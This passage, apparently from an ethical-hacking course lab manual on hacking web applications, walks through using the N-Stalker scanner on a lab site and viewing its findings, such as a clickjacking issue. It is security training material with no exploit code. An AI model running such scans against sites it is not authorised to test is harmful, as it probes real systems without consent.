


Module 14 – Hacking Web Applications

21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.



22. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.



Module 14 – Hacking Web Applications

23. You can view the complete scan results in N-Stalker's main dashboard.

24. Now, click to expand the URL <http://www.moviescioe.com/> under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.

The screenshot displays the N-Stalker Scanner interface. The top section contains various control buttons like 'Start Scan', 'Start Proxy', and 'Close Session'. Below this, the 'Website Tree' on the left shows the site structure, including 'Ajax Tree', 'Site Tree', and 'Page Variation'. The 'Scanner Events' section in the center lists various scan results, with a red box highlighting the 'Vulnerabilities' section for the URL <http://www.moviescioe.com/>. The 'Scanner Dashboard' on the right provides a progress status (Completed Spider, Step 2 Info Gather, Completed Run Modules, Completed Sig Scanner) and a progress details table. A bar chart shows the distribution of vulnerabilities: High (0), Mid (3), Low (0), and Info (5). The bottom section shows a table of scan modules and their progress.


Scan Module	Current	Total	Progress
Sensitive Files Search Assess	1	156	0 %
WebServer Infrastructure Ass	4	5	80 %
3rd-Party Package Scanner	188	189	99 %
N-Stalker Spider Module	7	7	100 %

Module 14 – Hacking Web Applications

25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.

Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.


26. After expanding each of the 